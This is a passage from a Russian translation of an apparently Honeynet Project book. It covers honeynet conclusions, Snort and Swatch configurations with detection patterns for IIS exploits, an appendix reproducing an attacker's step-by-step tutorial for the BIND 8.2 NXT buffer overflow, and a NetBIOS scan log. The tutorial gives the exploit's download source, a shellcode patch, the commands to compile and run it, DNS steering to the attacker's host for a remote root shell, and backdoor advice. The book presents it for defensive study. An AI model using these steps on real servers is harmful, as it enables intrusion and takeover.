и предсказывая будущие нападения. Мы уже добились некоторого успеха в данном направлении. В течение трех месяцев наша первая Honeynet периодически сканировалась и взламывалась при помощи нескольких одних и тех же инструментов, в данном случае `rpc.statd` и `wu-ftpd` для Linux. Нас беспокоило, что, вероятно, только наша сеть стала мишенью для этих атак. Однако вторая Honeynet подтвердила полученные нами данные. В ней за две недели были взломаны три системы. Две из них были вскрыты при помощи атаки, использующей `rpc.statd`; третья – путем нападения с `wu-ftpd`. Следовательно, взломщики сконцентрировались на хорошо известных уязвимых местах. Во всех трех случаях взломщики пользовались теми же самыми инструментами и тактикой, что и в нашей собственной Honeynet. Нападающие применяли множество систем в качестве базиса атаки, пытаясь воспользоваться взломанной системой honeypot для сканирования и нападения на другие системы, и обычно работали с rootkit.

У расширенных сетей Honeynet есть еще одно преимущество: различные окружения могут привлечь разных взломщиков. В среде взломщиков инструменты и тактика опытных хакеров могут быть так же разнообразны, как и мотивы. Например, взломщики, занимающиеся сайтами электронной коммерции, могут использовать инструменты и тактику, отличные от тех, что применяют их «коллеги», пытающиеся заняться промышленным шпионажем. Цель взломщика сайтов электронной коммерции может заключаться в том, чтобы вскрыть и получить как можно больше номеров кредитных карт. Чем больше номеров кредитных карт обнаружит взломщик, тем больше денег можно за них выручить. Взломщик такого рода может быть очень агрессивен. Он будет пытаться зайти и уйти с сайта как можно быстрее, не тратя время на попытки обойти системы обнаружения вторжения или регистрационные записи брандмауэра. Не имеет значения, будут ли зафиксированы его действия, пока у него есть достаточно времени, чтобы найти и продать номера кредитных карточек. Эти инструменты и тактика могут значительно отличаться от тех, что использует взломщик, занимающийся промышленным шпионажем. В данном случае цель взломщика состоит в получении информации, возможно, отчетов по производству и маркетингу конкурирующей корпорации. Вооружившись украденной информацией, одна корпорация, вероятно, способна вытеснить другую с рынка. Поэтому взломщик постарается зайти тихо и остаться незамеченным, чтобы получить как можно больше информации в течение определенного времени. Этот взломщик, скорее всего, попытается избежать систем обнаружения вторжения или регистрационных журналов брандмауэра, желая остаться незамеченным. Для этого потребуется совершенно другой набор инструментов и технических приемов. Именно это мы и надеемся узнать.

Третье преимущество расширенных сетей Honeynet заключается в том, что можно определить уязвимые места и риски, возникающие в зонах

доверия. Многие сайты электронной коммерции, функционирующие в сфере бизнес-бизнес, доверяют друг другу. Они совместно используют соединения, информацию и доступ. Распространенным примером могут быть доверительные взаимоотношения бизнес-бизнес (B2B) или виртуальные частные сети. При таких взаимоотношениях организации обеспечивают низкий или нулевой уровень защиты. Работая с расширенными сетями Honeynet, мы постараемся смоделировать такой же уровень доверия. Это поможет лучше понять уязвимые места и риски, существующие в подобной среде.

Заключение

Сети Honeynet – это инструмент изучения, разработанный для того, чтобы собирать информацию о враге. Honeynet – это не что иное, как жестко контролируемая сеть, внутри которой расположены производственные системы. Это те же самые системы и приложения, используемые во многих организациях. Ни одна операционная система, приложение или слабое место не имитируется. Риски и уязвимые места, существующие в Honeynet, – те же самые риски, которые существуют во многих производственных сетях. Помимо изучения сообщества взломщиков вы можете изучить риски, присущие вашей собственной производственной системе. По определению сеть Honeynet создана для того, чтобы ее взломали, вот почему любой входящий и исходящий трафик подозрителен. Это значительно облегчает задачу сбора и анализа данных. Будучи собранной, эта информация может показать нам, какими инструментами и тактикой пользуются взломщики, а также мотивы их действий.

За последние несколько лет такая стратегия оказалась невероятно успешной для проекта Honeynet. У нас было взломано множество систем, и каждая давала нам какие-то новые и уникальные знания о сообществе взломщиков. Многие взломщики пользуются одной и той же тактикой. Они концентрируются на единственном уязвимом месте системы, затем агрессивно сканируют Internet в поисках этого места, взламывая как можно больше систем. Именно случайное сканирование в поисках мишени делает эту угрозу такой серьезной. Независимо от того, кто вы и где находитесь, «плохие парни» вас найдут. Даже если у вас отлично защищенная сеть, взломщики обязательно воспользуются всего лишь единственной ошибкой – не обновленной вовремя версией сервера или неизвестным приложением. Цель проекта Honeynet – продолжать исследование этой угрозы и определять новые угрозы по мере их появления. Мы надеемся получить новые знания о сообществе взломщиков и будем распространять эту информацию среди тех, кто занимается обеспечением компьютерной безопасности. Если враг приспосабливается и изменяется, то же самое будем делать и мы.

Конфигурация Snort

Snort – это выбранная для проекта Honeynet система обнаружения вторжения. Применение Snort в Honeynet влечет за собой два изменения в конфигурации.

Во-первых, для ежедневного перезапуска Snort мы используем сценарий запуска, таким образом, мы уверены, что каждый день создаются и архивируются новые регистрационные файлы. Это облегчает проведение анализа, поскольку отдельный регистрационный файл меньше по размеру и отражает специфику каждого дня. Обратите внимание на то, как мы используем опцию `-s`, которая пересылает предупреждения Snort на syslogd. Затем они передаются на сервер Log/Alert в административной сети.

Во-вторых, мы доработали файл конфигурации Snort, `snort.conf`, чтобы записывать и регистрировать необходимые для Honeynet данные. Этот файл конфигурации используется в сценарии запуска. Оба файла конфигурации приведены ниже. Более подробную информацию о Snort можно найти по адресу: *http://www.snort.org*.

Сценарий запуска Snort

```
#!/bin/ksh
#
# snort.sh
#
# Created by Honeynet Project <project@honeynet.org>
# March 18, 2000
```

```
#
# Used to rotate snort for daily for automated IDS
#

PATH=/bin:/usr/local/bin
PID=`cat /var/run/snort_qfe0.pid`
DIR=/opt/ids/snort
DATE=`date +%b_%d`
SNORT=/usr/local/bin/snort
USER=snort

### Убить snort
echo "\nKilling snort, PID $PID\n"
kill $PID > /dev/null 2>&1

### Создать ежедневный каталог для архивации регистрационных файлов
if [ -d $DIR/logs/$DATE ];then
        :
else
        mkdir $DIR/logs/$DATE
fi

### Запустить snort
$SNORT -b -c $DIR/snort.conf -D -i qfe0 -l $DIR/logs/$DATE -s -u $USER
```

Файл конфигурации Snort, snort.conf

```
##### Задайте переменные для вашей собственной сети Honeynet
var HOME_NET 172.16.1.0/24
var INTERNAL 172.16.1.0/24
var PORTS     5
var SECONDS   15

##### Препроцессоры
preprocessor http_decode: 80 443 8080
preprocessor minfrag: 128
preprocessor portscan: $HOME_NET $PORTS $SECONDS /var/adm/snort/portscan

### Регистрировать все соединения TCP
# Записывать все действия ASCII TCP в файлы врезки сеансов связи
log tcp any any <> $INTERNAL any (session: printable;)

# Записывать все действия по протоколу TCP в двоичный файл
log tcp any any <> $INTERNAL any
```

```
### Регистрировать все соединения UDP
# Записывать все действия ASCII UDP в файлы врезки сеансов связи
log udp any any <> $INTERNAL any (session: printable;)

# Записывать все действия по протоколу UDP в двоичный файл
log udp any any <> $INTERNAL any

### Регистрировать все действия ICMP
# Записывать все действия ASCII ICMP в файлы врезки сеансов связи
log icmp any any <> $INTERNAL any (session: printable;)

# Записывать все действия по протоколу ICMP в двоичный файл
log icmp any any <> $INTERNAL any

### Стандартные сигнатуры snort начинаются здесь ###
```

Приложение B Файл конфигурации Swatch

Файл Swatch, используемый для мониторинга файлов регистрации UNIX в режиме реального времени, предназначен для наблюдения за /var/log/messages, регистрационным файлом, который получает и регистрирует все предупреждения Snort, переданные через syslogd с IDS. Файл конфигурации ищет определенные сигнатуры, затем на основании этих сигнатур выполняет заранее заданные действия. Мы сконфигурировали Swatch так, чтобы он искал записи Snort и определенные записи NT. Если таковые находятся, то данная регистрационная запись передается по электронной почте. Это уведомляет системного администратора в режиме реального времени о том, что Snort обнаружил подозрительные действия. Данная запись также архивируется в регистрационный файл /var/log/IDS-scans. Такие архивы используются для исследования и анализа данных. Этот архивный файл также можно использовать для конвертирования информации в базу данных. Более подробно о Swatch и о способах его конфигурации можно узнать по адресу: *http://www.enteract.com/~lspitz/swatch.html.*

```
#
# Swatch configuration file
#
# Last Modified 7 April, 2000
#
# swatch -c /etc/swatchrc -t /var/log/messages
#

### Snort honeypot посылает предупреждение из системы IDS
### Предупреждения snort передаются по электронной почте администратору
    honeynet
```

```
### Предупреждения snort архивируются для записи данных
watchfor /snort/
        echo bold
        mail addressess=alert,subject=--- Snort IDS Alert ---
        exec echo $0 >> /var/log/IDS-scans
        throttle 01:00

#### Искать уникальную сигнатуру IIS
watchfor /(msadcs.dll|ism.dll|showcode.asp)/
        mail addressess=alert,subject--- NT IIS Alert ---
        exec echo $0 >> /var/log/IDS-scans
```

Руководство по использованию Named NXT

Это руководство было создано взломщиками, чтобы подробно объяснить, как можно воспользоваться уязвимыми местами Named NXT и взламывать таким образом системы. Взломщики составляют и распространяют такого рода документы для того, чтобы обучать себе подобных. Настоящее руководство написано для начинающих пользователей. Оно включает подробные примеры, благодаря которым можно научиться владеть этим инструментом и взломать уязвимые системы. Это хорошо написанный документ, но предназначен, к сожалению, для осуществления злых умыслов.

```
+---------------------------------+-------------------------------+
|BIND 8.2-8.2.2 *Руководство для удаленного взлома* составил E-Mind|
+---------------------------------+-------------------------------+
```

(A) Что такое DNS

1. Как запрашивать DNS
2. Как найти уязвимую DNS

(B) Как редактировать записи DNS

1. Как найти файл zone
2. Как редактировать файл zone

(C) Как вскрывать уязвимую машину

1. Что нужно иметь перед тем, как начинать взлом
2. Каковы теоретические основы взлома

3. Где можно взять сценарий взлома
4. Почему его необходимо доработать
5. Как дорабатывать сценарий взлома
6. Как компилировать сценарий взлома
7. Как запускать сценарий взлома
8. Как заставить уязвимый сервер сделать запрос на мой ip
9. Что нужно сделать, прежде чем покинуть оболочку

(D) Кого благодарить за это руководство

1. Кто вдохновил меня на написание этого документа
2. Кто я такой
3. Можно ли распространять/изменять это руководство
4. Заключительные благодарности и приветы :)

Раздел A. Что такое DNS

DNS - сервер доменных имен (Domain Name Server). Используется для того, чтобы конвертировать названия хостов в IP-адреса и IP-адреса в названия хостов.
Например: www.infoseek.com = 204.162.96.173

1. Как запрашивать DNS
   Прежде всего вы, вероятно, должны знать, что когда конфигурируете TCP/IP и хотите использовать имена хостов в Web-браузере, чтобы зайти на Web-сайт, вместо того, чтобы набирать IP-адрес этого сайта, то вам придется настроить сервер DNS. Вы получите IP-адрес своего DNS-сервера у Internet-провайдера. Для того чтобы запрашивать сервер DNS, в системах Unix (и NT) имеется инструмент, называемый nslookup. Синтаксис этого инструмента:

   ```
   $nslookup <hostname>
   или
   $nslookup <ip>
   ```

   Правильно сконфигурированный сервер DNS содержит два «списка» для домена под названием «файлы Zone». Один файл зоны используется для преобразования имени хоста в IP-адрес, а другой - для обратного преобразования из IP-адреса в название хоста. С инструментом nslookup можно работать в интерактивном режиме, что мы и будем делать, так как это дает больше возможностей. Просто наберите nslookup в оболочке и нажмите на ввод. У вас появится подсказка «>», из которой вы можете начать набирать IP-адреса и названия хостов. В nslookup есть еще ряд команд, которые

будут рассмотрены в этом руководстве позже и позволят вам получить намного больше информации.

2. Как найти уязвимые системы
   Запомните, мы будем взламывать серверы имен.
   Сначала нам нужно узнать версию сервиса DNS, который работает на удаленном хосте. Кроме того, нам нужно узнать тип операционной системы, но на этот счет существует множество руководств. Мы воспользуемся инструментом dig, который можно найти в большинстве систем Unix. Синтаксис выглядит следующим образом:

   ```
   $dig @<victim_ip> version.bind chaos txt | grep \"8
   ```

   Посмотрите на результат. Если вы видите 8.2, либо 8.2.1, либо 8.2.2, то сервис уязвим; если вы видите 8.2.2 P2-P5 - нет.
   Если вы не получили результат и видите, что ваш терминал застопорился, значит, администратор DNS, скорее всего, отредактировал источник так, чтобы сервер не давал вам эту информацию. ОН МОЖЕТ БЫТЬ УЯЗВИМЫМ.

Раздел B. Как редактировать записи DNS

Первое, что вы должны знать, - DNS представляют собой обычные текстовые файлы, и добавление или изменение записей происходит путем редактирования этих текстовых файлов и перезапуска сервиса. Основной файл, который управляет сервисом DNS, называется etc/named.conf или /etc/named.boot. Если /etc/named.conf существует, то вам следует работать именно с ним.

1. Как найти файл zone
   Как я уже говорил ранее, у правильно сконфигурированного DNS есть два «списка», или зоновых файла, для каждого обслуживаемого домена.
   Вам нужно отредактировать файл зоны, чтобы изменить или добавить записи к этому домену. К примеру, домен - это infoseek.com, название хоста - www, а FQDN - это www.infoseek.com. FQDN означает полностью определенное имя домена (Fully Qualified Domain Name). Чтобы найти файл зоны для преобразования FQDN в IP-адрес для домена infoseek.com, сначала нужно запросить наш сервер DNS, чтобы он сообщил первичный DNS для infoseek.com. Вот как это делается:

   ```
   $nslookup
   Default Server: xxxxxx.xxxxxxx.xx.xx
   ```

```
Address: xxx.xx.xx.xx
>set q=ns<ENTER>
>infoseek.com<ENTER>
>infoseek.com        nameserver = NS-UU.infoseek.com
>NS-UU.infoseek.com        internet address = 198.5.208.3
```

Теперь у нас есть IP-адрес сервера имен для infoseek.com. Предположим, что мы имеем там привилегии администратора.
Мы заходим с помощью ssh в DNS и находим файл /etc/named.conf. Далее просматриваем этот файл и видим наверху раздел опций. Там находится строка со следующим текстом:

```
directory "/var/named"
```

Это означает, что файлы зоны будут размещаться в /var/named. Мы просматриваем файл дальше и видим несколько разделов зоны.
Мы видим зону для infoseek.com, которая выглядит следующим образом:

```
zone "infoseek.com"{
   type master;
   file "infoseek.com.zone";
};
```

Как стало ясно, файл зоны - это /var/named/infoseek.com.zone, именно тот файл, который нам нужно отредактировать.

2. Как редактировать файл zone
   Сначала давайте посмотрим на этот файл.
   Наверху мы видим запись SOA, которая, вероятно, покажется вам блоком ненужного текста.
   Затем мы видим что-нибудь вроде:

```
@  IN    NS    NS-UU.infoseek.com.
www       IN    A     204.192.96.173
ftp       IN    CNAME corp-bbn
corp-bbn IN    A     204.192.96.2
.
.
.
```

Таким образом, есть несколько типов записей. Для того чтобы наш взлом был успешным, нужно сконцентрироваться только на одной записи, NS (служба имен).
Запись типа A - это стандартная запись перевода обычного имени хоста в IP.

CNAME - это каноническое имя, аналогичное записи A.
Запись PTR - это запись указателя, противоположная записи A. Она указывает IP-адреса для FQDN. Записи PTR используются в «другом» файле зоны. Мы не будем обсуждать его здесь, но желательно, чтобы вы почитали что-нибудь о DNS. На эту тему издано множество хороших книг.
Запись NS - это запись сервера имен, которая говорит, какой сервер имен соответствует конкретному домену или субдомену.
Как вы уже, наверное, заметили, NS-запись NS-UU.infoseek.com заканчивается точкой.
Потому что мы задали FQDN, а не название хоста.
Когда точки нет, после имени хоста добавляется имя домена, и если бы мы опустили последнюю точку, это означало бы, что мы сказали:

```
NS-UU.infoseek.com.infoseek.com.
```

Так что вместо

```
www                    IN    A      204.192.96.173
```

мы могли бы написать:

```
www.infoseek.com.      IN    A      204.192.96.173
```

Что означает то же самое.

Для того чтобы наш взлом сработал, нужно добавить субдомен в сервер имен в сети. Итак, давайте предположим, что мы обладаем правами администратора на NS-UU.infoseek.com.

Как нам добавить субдомен.
Просто нужно добавить еще одну NS-запись:

```
subdomain      IN    NS     hacker.box.com
```

Это означает, что сервером имен домена subdomain.infoseek.com будет hacker. box.com.
Необходимо, чтобы hacker.box.com разрешался на вашем IP-адресе, так что вместо этого введите свой FQDN.
Теперь нужно перезапустить сервер имен, чтобы изменения вступили в силу.
Запустите следующую команду:

```
#/usr/sbin/ndc restart<ENTER>
new pid is 24654
#
```

Раздел C. Как вскрывать уязвимую машину
---

1. Что нужно иметь перед тем, как начинать взлом
   Прежде всего три мозговые клетки. ;p
   Вам также понадобятся привилегии администратора на ПЕРВИЧНОМ сервере имен в Internet, который управляет доменом в сети.
   Кроме того, вам понадобится машина, с которой вы будете производить взлом. Что касается требований DNS, можно попросить кого-нибудь с привилегиями администратора на подобном DNS отредактировать файлы зоны для вас.
2. Каковы теоретические основы взлома
   В этом взломе используется переполнение буфера в BIND версий 8.2-8.2.2, чтобы получить удаленный доступ администратора.
   Взлом привязывается к порту 53 локального компьютера, а действует как сервер DNS. Когда кто-либо запрашивает его, он пошлет большую запись NXT, содержащую программу, которая взломает удаленный сервер BIND при условии, что это уязвимая машина.
   Чтобы лучше понять, как работает переполнение буфера, *ПОЖАЛУЙСТА*, прочитайте великолепную статью, написанную Aleph One:

   Phrack 49 Article 14 - Smashing The Stack For Fun And Profit.
   URL: http://www.phrack.com/search.phtml?view&article=p49-14

3. Где можно взять сценарий взлома
   http://www.hack.co.za/daem0n/named/t666.c

4. Почему его необходимо доработать
   Чтобы взлом сработал, в него необходимо внести некоторые изменения. Поскольку ADM (возможно, создатели этой программы) полагали, что только элитные хакеры должны пользоваться их взломом, то вставили в программку небольшой «жучок».
   На самом деле они изменили коды оболочки, вот почему вместо /bin/sh запустится /adm/sh.
5. Как дорабатывать сценарий взлома
   Как видите, в эту программу нужно внести только маленькое изменение.

   ```
   / = 2F(HEX)    ===>  / = 2F(HEX)
   a = 61(HEX)    ===>  b = 62(HEX)
   d = 64(HEX)    ===>  i = 69(HEX)
   m = 6D(HEX)    ===>  n = 6E(HEX)
   / = 2F(HEX)    ===>  / = 2F(HEX)
   ```

Итак, нам нужно найти в исходном коде 0x2f,0x61,0x64,0x6d,0x2f и заменить их на 0x2f,0x62,0x69,0x6e,0x2f.

Готово.

6. Как компилировать сценарий взлома
   Как и всегда:
   $gcc t666.c -o t666<ENTER>
   $

7. Как запускать сценарий взлома
   $su<ENTER>
   Password:<password><ENTER>
   #./t666 1<ENTER>

   Теперь взлом привязан к порту 53 (если на машине, с которой вы хотите начать атаку, запущен сервер DNS, то нужно сначала убить сервер имен, воспользуйтесь #killall -9 named).
   Далее программа ожидает запросы. В ту же самую секунду, когда кто-нибудь пошлет запрос на вашу машину со сценарием взлома, вы получите следующий результат:

   Received request from xxx.xx.xx.xx:1025 for xxx.xxxxxxxxx.xx.xx type=1

   Если это сервер DNS, он зациклится, а если это уязвимый сервер, работающий с Linux Redhat 6.x - named 8.2/8.2.1 (из rpm - архива программ), потому что мы выбрали архитектуру 1, тип ./t666 без лишних споров, то вы получите список архитектур, с которыми срабатывает данный взлом. Я пробовал его только на Redhat linux, так что не спрашивайте меня, почему он не работает с solaris. У меня нет ни solaris, чтобы протестировать это на нем, ни времени, чтобы осуществить взлом.
   Вы получите удаленную корневую оболочку.

8. Как заставить уязвимый сервер сделать запрос на мой IP
   Теперь это очень просто. После того как вы добавили субдомен в сервер имен в сети и установили себе его DNS, остается запросить у уязвимого сервера хост внутри добавленного субдомена.

   $nslookup
   >server <victim><ENTER>
   >www.subdomain.infoseek.com<ENTER>

   Сервер запросит у NS-UU.infoseek.com IP-адрес для www.subdomain.infoseek.com. NS-UU.infoseek.com начнет поиск, попадет на субдомен, так как у него есть СОБСТВЕННАЯ запись NS, и сообщит

<victim>, что hacker.box.com (в данном случае название вашего хоста) является управляющим сервером имен для subdomain.infoseek.com. Далее <victim> запросит у hacker.box.com IP-адрес для www.subdomain.infoseek.com. БУМ! :)

9. Что нужно сделать, прежде чем покинуть оболочку
   Когда вы взламываете BIND, он сносит named, так что вам нужно добавить какой-нибудь черный ход, чтобы вы могли вновь зайти туда и перезапустить его.
   НЕ ПЫТАЙТЕСЬ ПЕРЕЗАПУСКАТЬ ЕГО ИЗ ОБОЛОЧКИ.
   Есть множество троянцев и rootkits, которые можно установить на сервер, я оставляю это на ваше усмотрение.

Раздел D. Кого благодарить за это руководство
---

1. Кто вдохновил меня на написание этого документа
   Это не кто иной, как Gov-Boi. Он управляет замечательным сайтом www.hack.co.za. Не будь его, это руководство никогда бы не было написано! Спасибо, Gov-Boi :)

2. Кто я такой
   Я E-Mind, меня можно найти на IRC (EFNet).
   Я не даю свой e-mail и не буду отвечать на глупые вопросы. Думаю, что в этом руководстве предоставил вам все необходимое для того, чтобы ЗАПУСТИТЬ сценарий взлома. Если это не так и если вы найдете ошибки, ПОЖАЛУЙСТА, сообщите мне через IRC.

3. Можно ли распространять/изменять это руководство
   Я не несу никакой ответственности за ваши действия.
   Вы обладаете полной свободой делать с этим файлом все, что хотите.

   ДО ТЕХ ПОР, ПОКА РАЗДЕЛ D ОСТАЕТСЯ НЕИЗМЕННЫМ

4. Заключительные благодарности и приветы :)

   Благодарности:

   Gov-Boi - продолжай хорошее дело, друг! ;)
   Aleph One - ни одна другая статья не объясняет переполнение буфера лучше, чем твоя!
   ADM - за то, что написали этот крутой взлом.

   Приветы:
   #myth!, #!glich, #972, #darknet, #feed-the-goats - парни, как дела? ;]

   EOF

D Сканирование NetBIOS

Здесь перечислены 524 случая сканирования NetBIOS, зафиксированные в течение 30 дней и зарегистрированные в архиве Honeynet. На основании этой базы данных участники проекта Honeynet обратили внимание на необычайный всплеск подобной активности. Мы решили создать honeypot с Windows 98, чтобы определить причину сканирования. Результаты действия этой honeypot обсуждались в главе 10.

adsl-78-197-196.sdf.bellsouth.net	20Sep2000	1:03:16	nbsession
216.181.210.83	20Sep2000	8:03:51	nbname
adsl-78-140-172.atl.bellsouth.net	20Sep2000	9:09:03	nbsession
8.8.8.8	20Sep2000	11:58:04	nbname
holder44.net178.connectsouth.net	20Sep2000	11:58:04	nbname
adsl-78-200-204.tys.bellsouth.net	20Sep2000	13:38:54	nbsession
216.133.163.22	20Sep2000	16:22:48	nbname
216.125.192.18	21Sep2000	9:39:27	nbname
216.106.7.204	21Sep2000	19:39:49	nbname
adsl-78-193-159.mia.bellsouth.net	21Sep2000	20:29:32	nbsession
216-119-12-37.smf.jps.net	21Sep2000	21:52:09	nbname
adsl-78-217-250.rdu.bellsouth.net	22Sep2000	1:25:08	nbname
adsl-79-140-75.atl.bellsouth.net	22Sep2000	6:08:14	nbsession
216-80-54-234.d.enteract.com	22Sep2000	10:58:05	nbsession
169.254.171.159	22Sep2000	10:58:25	nbname
216.62.59.89	22Sep2000	12:50:46	nbname
216-80-54-156.d.enteract.com	22Sep2000	21:41:36	nbsession
216-118-63-242.pdq.net	23Sep2000	0:01:59	nbname
bl0k9c4b131l.bc.hsia.telus.net	23Sep2000	2:31:53	nbname
216-174-250-28.atgi.net	23Sep2000	3:04:33	nbname
216.244.164.150	23Sep2000	12:19:53	nbname

host-216-78-95-64.jax.bellsouth.net	23Sep2000	16:07:16	nbsession
18.MLCOOP.COM	23Sep2000	16:28:27	nbsession
adsl-78-165-197.gsp.bellsouth.net	23Sep2000	17:16:55	nbsession
HSE-Toronto-ppp94503.sympatico.ca	23Sep2000	18:46:12	nbname
216.244.151.163	23Sep2000	20:59:53	nbname
PAINCON-15.PAINCONSULTANTS.COM	23Sep2000	21:53:58	nbsession
adsl-78-140-172.atl.bellsouth.net	23Sep2000	23:41:56	nbsession
216.91.216.155	23Sep2000	23:58:29	nbname
gresham-08.adsl-fr-06.pacificglobal.net	24Sep2000	1:19:11	nbname
rojo-3.dsl.speakeasy.net	24Sep2000	2:55:59	nbname
dsl1-216-90-11-169.symet.net	24Sep2000	5:48:34	nbname
216.251.18.100	24Sep2000	6:01:48	nbname
216.80.174.14	24Sep2000	6:45:49	nbsession
216-80-74-151.dsl.enteract.com	24Sep2000	7:53:28	nbsession
adsl-78-200-226.tys.bellsouth.net	24Sep2000	10:45:02	nbname
216-80-13-68.d.enteract.com	24Sep2000	11:08:24	nbsession
adsl-216-100-226-213.dsl.snfc21.pacbell.net	24Sep2000	15:53:38	nbname
qs-w-275.mint.net	24Sep2000	17:08:23	nbname
HSE-Kitchener-ppp194213.sympatico.ca	24Sep2000	18:19:45	nbname
arc9-37.wblt.netwalk.net	24Sep2000	18:57:01	nbname
216.79.104.52	24Sep2000	20:29:05	nbsession
nbp-43.nbplp.com	24Sep2000	20:35:44	nbname
adsl-79-141-143.atl.bellsouth.net	25Sep2000	1:07:40	nbsession
diablo.c-zone.net	25Sep2000	8:18:49	nbname
whirly214.august.net	25Sep2000	11:58:08	nbname
216.244.138.162	25Sep2000	14:41:32	nbname
216-80-54-9.d.enteract.com	25Sep2000	16:00:05	nbsession
169.254.184.146	25Sep2000	16:00:25	nbname
216-80-74-158.dsl.enteract.com	25Sep2000	16:58:35	nbsession
216.2.247.204	25Sep2000	18:07:13	nbname
216.61.90.56	25Sep2000	18:07:20	nbname
daisy.daisycorp.com	25Sep2000	18:19:04	nbname
216.61.195.10	25Sep2000	18:25:25	nbname
216.60.75.171	25Sep2000	19:10:25	nbname
r82aap001486.nyr.cable.rcn.com	25Sep2000	20:32:47	nbname
216-80-74-151.dsl.enteract.com	26Sep2000	7:45:25	nbsession
17.MLCOOP.COM	26Sep2000	8:31:19	nbsession
r23-75-dsl.sea.lightrealm.net	26Sep2000	9:06:53	nbname
216.198.19.6	26Sep2000	10:51:38	nbname
gdslppp178.phnx.uswest.net	26Sep2000	11:14:31	nbname
bkgc27lpy53ye.bc.hsia.telus.net	26Sep2000	11:46:39	nbname
216.80.174.14	26Sep2000	13:34:32	nbsession
HSE-Montreal-ppp33521.qc.sympatico.ca	26Sep2000	14:02:08	nbname

```
adsl-78-161-49.gnv.bellsouth.net        26Sep2000   14:18:31    nbname
ppp216-136-125-240.internetwis.com      26Sep2000   15:09:50    nbname
dyn104-tnt01.athens.frognet.net         26Sep2000   15:33:07    nbname
216.132.160.116                         26Sep2000   16:43:36    nbname
216.244.164.51                          26Sep2000   17:07:25    nbname
adsl-78-218-81.rdu.bellsouth.net        26Sep2000   17:50:05    nbsession
216.253.133.7                           26Sep2000   17:50:50    nbname
216.242.111.97                          26Sep2000   19:06:16    nbname
216.233.59.149                          26Sep2000   19:22:13    nbname
node-d8e9b5c2.powerinter.net            26Sep2000   20:06:39    nbname
eng028c4y47nh.bc.hsia.telus.net         26Sep2000   21:12:12    nbname
asalenieks.cpe.dsl.enteract.com         26Sep2000   21:13:19    nbname
01-moul-081.dial.optilinkcomm.net       26Sep2000   22:04:40    nbname
adsl-port-126-8.isoc.net                26Sep2000   22:11:43    nbname
adsl-129-220-223-216.ny.inch.com        26Sep2000   22:36:38    nbname
pc06.bakerdrywall.urdirect.net          26Sep2000   22:57:58    nbname
216.244.170.125                         26Sep2000   23:15:49    nbname
b76d004.dunhamlaw.com                   26Sep2000   23:27:41    nbname
tlgnt13.daf.concentric.net              26Sep2000   23:29:42    nbname
216.62.59.89                            26Sep2000   23:51:55    nbname
216.1.85.20                             27Sep2000   3:34:31     nbname
216.106.23.129                          27Sep2000   4:40:13     nbname
216-161-163-141.customers.uswest.net    27Sep2000   7:55:09     nbname
216.181.239.89                          27Sep2000   9:22:35     nbname
dsl-216-227-103-41.telocity.com         27Sep2000   9:40:28     nbname
216-80-54-14.d.enteract.com             27Sep2000   9:50:56     nbsession
216-80-54-163.d.enteract.com            27Sep2000   11:12:08    nbsession
d83b5635.dsl.flashcom.net               27Sep2000   11:26:55    nbname
adsl-216-62-177-225.dsl.hstntx.swbell.net
                                        27Sep2000   11:51:58    nbname
adsl-216-62-177-229.dsl.hstntx.swbell.net
                                        27Sep2000   11:51:58    nbname
216.251.65.133                          27Sep2000   12:03:24    nbname
SA5399-109-46.stic.net                  27Sep2000   12:05:57    nbname
216.251.65.165                          27Sep2000   12:07:21    nbname
bob.compar.com                          27Sep2000   13:16:04    nbname
mortimer.renc.igs.net                   27Sep2000   13:24:40    nbname
1.uaf.dsl.enteract.com                  27Sep2000   13:33:49    nbsession
hsa008.pool011.at101.earthlink.net      27Sep2000   15:11:45    nbname
216.60.119.101                          27Sep2000   15:42:09    nbname
usimsptc5-98.usinternet.com             27Sep2000   18:50:40    nbname
sense-bamm314-116.oz.net                27Sep2000   19:27:10    nbname
216.91.115.163                          27Sep2000   19:51:09    nbname
adsl-216-103-59-10.dsl.lsan03.pacbell.net
                                        27Sep2000   20:08:10    nbname
```

```
adsl-61-130-65.clt.bellsouth.net        27Sep2000   21:14:30    nbname
ip-216-73-153-169.vantas.net            27Sep2000   22:56:17    nbname
216.79.52.208                           28Sep2000   1:13:33     nbsession
216.80.184.155                          28Sep2000   6:31:00     nbsession
adsl-79-141-170.atl.bellsouth.net       28Sep2000   7:23:11     nbsession
216-80-13-65.d.enteract.com             28Sep2000   16:58:13    nbsession
adsl-78-198-117.sdf.bellsouth.net       28Sep2000   20:15:04    nbsession
216.79.93.30                            28Sep2000   22:19:05    nbsession
nr13-216-68-204-168.fuse.net            29Sep2000   0:41:10     nbname
216.80.184.155                          29Sep2000   1:07:48     nbsession
216.17.55.242                           29Sep2000   1:26:28     nbname
192.186.0.1                             29Sep2000   8:35:45     nbname
user-vcaugre.dsl.mindspring.com         29Sep2000   8:35:45     nbname
ndsl8.dnvr.uswest.net                   29Sep2000   10:08:34    nbname
adsl-78-201-55.tys.bellsouth.net        29Sep2000   13:09:47    nbsession
216.181.90.29                           29Sep2000   15:09:05    nbname
ggrant.dsl.speakeasy.net                29Sep2000   15:22:49    nbname
216.80.132.35                           29Sep2000   15:32:13    nbname
164-118.misc.empoweringsolutions.com    29Sep2000   15:49:11    nbsession
216.60.72.84                            29Sep2000   15:52:57    nbname
bleau-3.inc.net                         29Sep2000   15:57:43    nbname
ip-216-73-142-166.vantas.net            29Sep2000   15:59:56    nbname
np-216.203.188.150.dc.psn.net           29Sep2000   18:26:51    nbname
wtci12.wtci.org                         29Sep2000   18:35:16    nbname
HSE-Toronto-ppp85832.sympatico.ca       29Sep2000   19:14:27    nbname
dsl-101-243.srtnet.com                  29Sep2000   20:41:39    nbname
user-vcaugob.dsl.mindspring.com         29Sep2000   22:04:21    nbname
unassigned-237.dev.powerize.com         29Sep2000   22:41:19    nbname
192.0.0.111                             30Sep2000   3:31:59     nbname
HSE-Montreal-ppp34879.qc.sympatico.ca   30Sep2000   3:31:59     nbname
modem030.de-tc03a.delanet.com           30Sep2000   7:15:22     nbname
216.85.224.3                            30Sep2000   8:11:37     nbname
216.91.115.168                          30Sep2000   8:35:19     nbname
node-d8e9d676.powerinter.net            30Sep2000   9:19:07     nbname
216-164-183-154.s154.tnt1.xwp.nj.dialup.rcn.com
                                        30Sep2000   10:54:38    nbname
216.43.24.222                           30Sep2000   11:13:36    nbname
dell202.august.net                      30Sep2000   11:36:12    nbname
216-164-234-249.s249.tnt2.frd.va.dialup.rcn.com
                                        30Sep2000   11:49:33    nbname
nr3-216-196-148-2.fuse.net              30Sep2000   12:59:43    nbname
216.233.194.100                         30Sep2000   14:15:26    nbname
adsl-216-102-200-133.dsl.snfc21.pacbell.net
                                        30Sep2000   16:47:10    nbname
